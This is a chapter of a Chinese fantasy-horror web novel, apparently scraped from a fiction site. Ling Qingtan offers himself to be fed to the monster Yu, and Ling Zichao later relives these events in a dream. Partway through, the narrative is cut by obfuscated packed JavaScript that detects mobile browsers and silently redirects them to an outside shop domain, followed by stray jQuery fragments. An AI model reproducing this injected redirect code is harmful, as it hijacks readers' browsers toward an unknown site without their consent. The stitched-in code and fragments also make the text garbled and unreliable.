……再次回过神来的时候,他已经到了天师联盟,变得更加苍老的封家老天师紧紧握住他的手,“令公子,你将是我们战胜妖邪的唯一希望!”眼中随即迸发出奇异的光芒,让他下意思瑟缩,却无处可退。
他知道,自己从此再无选择的余地了;他沉默着,听着封家天师给自己一一讲述,作为“妖邪浊气”的源头,矞究竟做了多少罄竹难书的恶行……他甚至都没有机会去问,当年那只符箓竟然是这样的作用,因为更加残酷的真相一一展现,他即便再迟钝,也知道了他们把自己弄过来的理由——“你们希望我做什么?”
此话一出,封天师眼神一凛,“既然令公子你已经有所预料,那老夫也不再瞒你……天师联盟即将向妖山发难,可我们却仍然不知道那妖物的本质,而公子你,既然能在它身边那么久,想必知道一些内幕……我们希望,您能亲手压制那邪物!”
余光瞥见其他天师对自己虎视眈眈的眼神,他由此知道自己没有选择的余地,只是道,“我需要一定时间进行研究,再做考虑。”
封家的老天师对此也有所预料,捋着胡须道,“理解理解,公子你需要什么样的东西,只管叫我们吩咐就好,只是……要快啊!我们必须在那妖邪祸首乱世之前,将他剿灭!!!”
他垂下眼帘,对此不置可否,来到被专人看守的房间进行研究,这与在黛山宫的悠闲截然不同,他必须争分夺秒……就算他想要悠闲一点,其他的天师也会对自己发难,封家的老天师冷眼旁观,只是道:“莫非,令公子对那妖邪祸首还心存侥幸?!”
他从书籍和药材中这才抬起头,还没开口,那封家天师又絮叨起来,“公子,或许你见过我们都不曾知晓的,那个怪物的‘另一面’,或许在你眼中,它是个好人,但是……那又如何?这一切能抵消他犯下的罪恶吗?!令公子,我劝你想清楚,好自为之!”
他张了张嘴,最后还是决定不予以辩驳,矞是个什么样的“人”,这个世界上还会有人比他更清楚吗?至少,在他眼里,阿矞是个有血有肉的“人”,而不是怪物;只要是人,就会有不同的一面——或许是“善”,或许是“恶”,矞或许做过错事不假,但任何人都不能置喙“他”曾经的良善!
矞……我该怎么办……他对着天师联盟“施舍”给自己的典籍陷入了沉思:矞,你为什么要吃掉自己的养父?那一刻的你,难道被什么所控制了吗?!
忽然间,他灵光一现,让封天师给自己找来被妖邪浊气“污染”的人的资料,他之前接触的多为妖物,很少给人类诊治……封天师虽然不明所以,但还是给他了,于是其中一则关于“易子而食”的记录引起了他的注意。
并不同于“交换自己的孩子来食用”这样本来就很残忍悲哀的案例,这个案例中的“所食”更加残酷,更加让人难以置信,属于是让普通人看一眼就会作呕的级别,但他却从中看到了一个“概念”——“补全”,吃是为了“补”,案例中因为“天缺”了耳朵,所以吃了别人的耳朵来“补全”……他不禁想到,春神句芒司章万物萌发的草木之力,而将这份权能“吃掉”从而“补全”了的矞——
“他一直在模仿。”他对封天师这样说道,“你们的希望落空了,‘祂’已经吸收了春神的力量,变得不死不灭,春风吹又生……你们不可能剿灭他了。”
在其他天师变得阴沉的目光中,他又故作轻松的开口,“把我送给他吃掉吧,真正意义上……他一直在模仿着成为‘完整的人’?他缺失的‘最后’,就由我的‘死亡’来补全……这样他才会明白,明白何为‘完美’。”
封天师倒吸一口凉气,惊疑不定地看向眼前云淡风轻的青年,原本还想确认对方是否只是在说笑,他却再次开口了,“‘祂’已经学会了很多很多,但他还是不明白什么叫做‘爱与死’……你们可以在我的身体上下咒,让他被你们分块镇压,但有一点我要提醒你们——”
“‘祂’,还会回来。”这是他留给世界的最后两句话,“而我,会继续爱他,直至死亡……也不会将我们分开。”
……接下来回忆的一切,令子澈从“已死”的令青潭身上剥离开来,以一种第三人称的视角去俯视,他看到:
银月高悬,天师们将他的遗体做成了美味佳肴,送给了毫无防备的矞;而矞,这个本身就在“模仿形成的人性”与“先天拥有的怪物性质”之间挣扎的个体,在某种联盟研究出来的某种“诱食剂”的影响下,又或者祂本身就对青潭充满“食欲”,因此将那些佳肴囫囵吞下,然后流下来晶莹的泪水……
祂,终于,意识到了——那是自己的爱人,是祂的“一切”为他选择的“爱侣”。
月光下,祂的身体膨胀成比小山还要高耸的肉瘤,悲伤和愤怒化为了“实质”,祂睁开了亿万双眼睛,伸出无数的触手,痛苦地发出足以让一切污染的悲鸣——“同僚们!随我除妖!”“封家的人!我诅咒你们!!!”若是以前,区区人类哪里会是祂的对手,可是,挚爱的死亡深深地烙印在自己的意识之中,让祂产生了巨大的精神分离——一个“祂”认为需要让那些人类为此付出代价,另一个“他”却产生了浓烈的自毁之心……“唔啊啊啊啊啊————!!!”
那个从最开始,就会对自己轻笑的人类……已经不在了啊!祂,又能如何?他,又能如何?“让他复活……”“再造一个他……”“但这都不是他……”“要与他再会……”
面对这样的犹如剖开心脏的痛苦,即便是无能为力只能旁观的令子澈也觉得无比痛
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17706646|206347||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
苦;而那可怖的怪物,原本不懂得何为死亡,在品尝到挚爱的死亡之后……面临挚爱给予自己的两个选择——“要接受这死亡吗?还是不接受?”
“我只想再见到你——!!!”在小山一样的肉块闷声用难以理解的语言,咆哮出这句话之后,就连令子澈也发现了不对劲,因为他发现,肉山上有一只眼睛突然看向了自己……然后是第二只,第三只,随后所有的眼睛都看了过来——“找到你了。”
“我接受?我不接受?”怪物还是陷入了长久的挣扎,最后“祂”选择了——
令子澈看到,有一半的肉山消弭于无形,恐怕那一半选择了“接受”,而另一半则因为力量大减被天师联盟镇压,随后封印在黛山……再后来,一切的“故事”就像是走马灯一样在令子澈眼前快速闪过,莳萝如何在真相的冲击下自毁,小月如何自愿回到黛山管理封印,封家人又是如何恐惧那份诅咒,于是便让自己的“某些”后代带上面具——一切好像进入了短暂的平和之中,但令子澈依然后背发凉,因为他被对方“看见了”。
所以,其实在这个时候,矞被“自己”分裂了?令子澈心想,可能是分成了广义上的“善矞”和“恶矞”,但又感觉不太一样……林晚可能只是矞的一部分,极有可能是“恶”的那一部分,所以它无论如何也无法理解,只能机械地重复表达爱语,那么,还有一部分呢?难道破局的办法是再分裂?还是……融合?!
令子澈觉得这份回忆还是没有解决真正的问题,不由得有些失落,可还有一些事情让他很在意,关于封家的诅咒,以及面具下的面容……思忖间,他发现梦境还是没有结束,很快画面来到了令家——他们后来离开了京城,来到了椿山,也就是后来的白鹤镇安居乐业,依旧为部分妖物诊治,直到——
令子澈看见了另一个“自己”,也就是自家奶奶的小叔叔,到他这一辈的时候,令家人已经不太能修行了,可他遇见了一个戴面具的人……不对啊?他遇见的不应该是林晚那厮吗?令子澈让自己的意识跟了过去,他看见两人坠入了爱河,那个戴面具的人非常温柔体贴,他们热恋,将自己交给彼此,然后那个人的面具滑落——露出了和林晚一模一样的脸。
看到这里,令子澈不知道自己该惊讶还是……但很快,对方的家里人找了上来,要求两人分开,而面具男的家里人居然——“我们是天师联盟的盟主封家人……我们绝不会允许本家长子和一个不能修行的人在一起!”
梦境到这里戛然而止,令子澈不知道自己的上一世后来又是怎么“早死”的,但从最后的梦中,他意识到了一件事——封家后代中带上面具的,都是和林晚长得一模一样的人!!那么,善矞的那一部分,后来去了哪里……这个问题迎刃而解!!!